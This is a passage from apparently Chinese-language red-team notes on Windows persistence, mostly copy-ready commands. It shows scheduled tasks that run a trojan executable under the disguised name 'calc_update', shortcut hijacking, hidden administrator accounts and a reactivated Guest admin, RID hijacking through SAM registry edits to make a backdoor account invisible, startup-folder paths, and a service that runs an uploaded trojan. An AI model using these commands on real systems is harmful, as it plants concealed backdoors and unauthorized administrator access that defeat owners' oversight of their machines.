
- 常用命令


```
每分钟执行一次任务。

schtasks /create /sc MINUTE /mo 1 /tn calc_update /tr "C:\Users\Administrator\Desktop\mx\5555.exe"

每小时执行一次任务。

schtasks /create /sc HOURLY /mo 1 /tn calc_update /tr "C:\Users\Administrator\Desktop\mx\5555.exe"

每天执行一次任务。

schtasks /create /sc DAILY /mo 1 /tn calc_update /tr "C:\Users\Administrator\Desktop\mx\5555.exe"

每周执行一次任务。

schtasks /create /sc WEEKLY /mo 1 /tn calc_update /tr "C:\Users\Administrator\Desktop\mx\5555.exe"

删除计划任务。

schtasks /Delete /TN 任务名称 /F
```

> schtasks命令详解：https://www.cnblogs.com/visoeclipse/archive/2009/08/29/1556240.html

- Task-Powershell

> https://github.com/re4lity/Schtasks-Backdoor





快捷方式劫持

Windows快捷方式包含对系统上安装的软件或文件位置(网络或本地)的引用。快捷方式的文件扩展名是.LNK，它为红队提供了很多机会来执行各种格式的代码 `exe、vbs、Powershell、scriptlet` 等。

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "invoke-item 'D:\Program\openvpn\bin\openvpn-gui.exe'; invoke-item c:\windows\system32\calc.exe"
```

账户隐藏

> 隐藏用户

通过 `net user` 命令查看不到，但是在控制面板的管理账户界面可以查看到。

```
net user administrator$ AdminPassw0ad!@ /add && net localgroup administrators administrator$ /add
```

> 激活Guest用户

```
net user guest Admin@hacker && net localgroup administrators guest /add
net user guest /active:yes
```

RID劫持

创建克隆 `administrator` 账号，且通过命令 `net user` 以及控制面板中的管理账户无法看到。

1. 用'$'创建匿名用户，并归到administrators用户组

```
net user admin$ admin$ /add /y
net localgroup administrators admin$ /add
net localgroup "remote desktop users" admin$ /add
```

2. 将 `administrator` 用户对应的 `Users` 中的F值复制替换后门账户的F值

导出匿名用户对应的 `sam` 目录下的注册表键值

`regedt32.exe` 打开 `HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users` 键值，导出 `Names` 下用户目录以及对应的16进制目录。

注意：SAM下的注册表选项需要获得 `system` 权限才能读取，因此需要给 `Administrator` 用户赋予 `Sam` 键值权限，默认是不允许的。

3. 导出 `User` 下面的后门账户以及 `name` 下面的后门账户两个注册表文件。

4.通过命令删除刚才的后门用户

```
net user admin$ /del
```

5. 通过注册表导入刚才导出的两个注册表文件

```
regedit /s 1.reg
regedit /s 2.reg
```

用先前导出的注册表键值对注册表进行修改。则可以重新还原之前的匿名用户，但是除了在注册表里面有用户记录，其他地方都不存在用户的信息。

`net user`或计算机管理里本地用户和用户组是看不到用户信息的，具有很好的隐蔽性质。

> 参考：https://3gstudent.github.io/渗透技巧-Windows系统的帐户隐藏

文件夹启动

> 在每次开机或重启的时候就会运行启动文件夹下的程序

```
C:\Users\{UserName}\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
```

服务后门

> 用sc创建一个test服务，执行我们上传的木马。

```
sc create test binPath= BinaryPathName
```

重启权限维持，但一般杀软会拦截。

参考

Windows 服务器权限维持篇 – BugFor